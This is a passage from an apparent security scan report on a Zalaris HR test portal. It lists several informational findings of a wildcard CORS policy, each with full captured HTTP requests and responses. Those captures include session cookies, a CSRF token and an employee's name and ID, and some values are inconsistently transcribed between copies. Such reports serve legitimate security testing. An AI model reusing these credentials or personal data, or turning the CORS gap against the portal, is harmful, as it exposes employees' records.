Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-518f66a46568497a-01
Origin: https://iwqmkvjslpx.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:51:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none,noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 462
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloListCalendarData":
[17,"SEQNR","PERNR","TITLE","DATATYPE","DATATYPEDESCR","ZDATE","ZTIME","COLOUR","ICON","TEXT","ACTIONURL","ZMONTH","ZDAY","ISHEADER","ISDATE","CSS_
ATTR","PERID","000","000344
...[SNIP]...
```

10.40. https://testportal.zalaris.com/neptune/zmfp_leave_request

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_leave_request**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://yajalblyllau.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_leave_request?ajax_id=SYNC&ajax_applid=ZMFP_LEAVE_REQUEST&sap-client=650&dxp=21100006&field_id=00253 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_Portal=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656583091740; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.792b89a1338545e2
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-792b89a1338545e2-01
Content-Length: 47
Origin: https://yajalblyllau.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"IT_OUTBOX":{},"GV_PAGE_START":{"ROLE":"ESS"}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:08:36 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 46454
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalttestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloPageStartData":
{"COUNT_ALL":13,"COUNT_APPROVED":11,"COUNT_REJECTED":0,"COUNT_SENT":2,"COUNT_POSTED":0,"COUNT_ACC":6,"COUNT_DELETED":0,"WRK_BEGDA":"202207
01"},"modelListStatusData":{"14,"TYPE":
...[SNIP]...
```

10.41. https://testportal.zalaris.com/neptune/zmfp_personal_profile

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/neptune/zmfp_personal_profile**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **<https://nsrlbkxskjhg.com>**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_personal_profile?ajax_id=GET_DATA&ajax_applid=ZMFP_PERSONAL_PROFILE&sap-client=650&dxp=21100006&field_id=00599 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656583992410; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-b8a383c4c5f34d72
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-b8a383c4c5f34d72-01
Content-Length: 15
Origin: https://nsrlbkxskjhg.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_INPUT":{}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:23:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 247989
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:/* https://ui5.sap.com/ blob: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
```

Connection: close

```
{"modelPageStartData":  
{"IT0002_VIS":true,"IT0006_VIS":true,"IT0021_VIS":true,"IT0105_VIS":true,"IT0009_VIS":true,"IT0413_VIS":false,"IT0032_VIS":false,"PORID":"650-00034448","ENAME":"Jostein  
Hansen",  
...[SNIP]...
```

10.42. https://testportal.zalaris.com/neptune/zmfp_photo_upload

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_photo_upload**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://yxvutfbgppzzq.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_photo_upload?ajax_id=GET_PHOTO&ajax_applid=ZMFP_PHOTO_UPLOAD&sap-client=650&dxp=21100006&field_id=00004 HTTP/1.1  
Host: testportal.zalaris.com  
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;  
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;  
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656583992410; SAPWP_active=1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0  
Accept: application/json, text/javascript, */*; q=0.01  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: https://testportal.zalaris.com/  
X-Csrf-Token: a8AO79NzIXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A  
Content-Type: application/json  
Sap-Client: 650  
Neptunelaunchpad: PORTAL  
X-Requested-With: XMLHttpRequest  
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.6f87a9079f764edc  
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-6f87a9079f764edc-01  
Origin: https://yxvutfbgppzzq.com  
Dnt: 1  
Sec-Fetch-Dest: empty  
Sec-Fetch-Mode: cors  
Sec-Fetch-Site: same-origin  
Content-Length: 0  
Te: trailers  
Connection: close
```

Response 1

```
HTTP/1.1 200 OK  
Date: Thu, 30 Jun 2022 10:14:47 GMT  
Server: Apache  
X-Content-Type-Options: nosniff  
X-Xss-Protection: 1; mode=block  
Referrer-Policy: no-referrer-when-downgrade,strict-origin  
X-Robots-Tag: none, noarchive  
X-FRAME-OPTIONS: SAMEORIGIN  
content-type: application/json; charset=utf-8  
Content-Length: 162296  
dxp-sap: 21100006  
x-user-logon-language: E  
access-control-allow-origin: *  
access-control-allow-methods: *  
access-control-allow-headers: *  
cache-control: no-store  
sap-server: true  
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapse.com:443 https://platform.twitter.com/  
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:  
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net  
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-  
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/  
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com  
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com  
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/  
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co  
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com  
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-  
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
```



```
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloPageUploadData":{"EMPPHOTOURL":"","data:image/jpeg;base64,/9j/4AAQSkZJRgABAQAAQABAAQ
/2wBDAAMCAgICAgMCAgIDAwMDBAYEBAQEBAgGBgUGCQgKCgkICQkKDA8MCgsOCwkJDRENDg8QEBEQCgwSExIQEw8QEBD/2wBDAQMDAwQDBAgEB
...[SNIP]...
```

10.43. https://testportal.zalaris.com/neptune/zmfp_portal_news

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_portal_news**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://rieirxjhrrwe.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_portal_news?ajax_id=POR_GET_NEWS&ajax_applid=ZMFP_PORTAL_NEWS&sap-client=650&dpx=21100006&field_id=00035&ajax_value=00000002
HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656583091740; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.85abd6ce27a44b01
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-85abd6ce27a44b01-01
Origin: https://rieirxjhrrwe.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:58:44 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 247002
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accountsonline.com https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
```

```
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloPageNewsData":{"NEWSID":"","CDATE":"","20191203","CTIME":"","163404","TITLE":"","Last travel run in 2018","STEXT":"","We would like to inform that the last travel run
for Sweden in December 2018 w
...[SNIP]...
```

10.44. https://testportal.zalaris.com/neptune/zmfp_qta_time_acc_v2

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_qta_time_acc_v2**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://inizugoxraxf.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_qta_time_acc_v2?ajax_id=SYNC&ajax_applid=ZMFP_QTA_TIME_ACC_V2&sap-client=650&dxp=21100006&field_id=00138 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EET754220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656582191057; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.8ca7d165fa654173
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-8ca7d165fa654173-01
Content-Length: 30
Origin: https://inizugoxraxf.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_GLOBAL":{},"GS_INPUT":{}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:57:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 1723
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
```

```
cache-control: no-store
sap-server: true
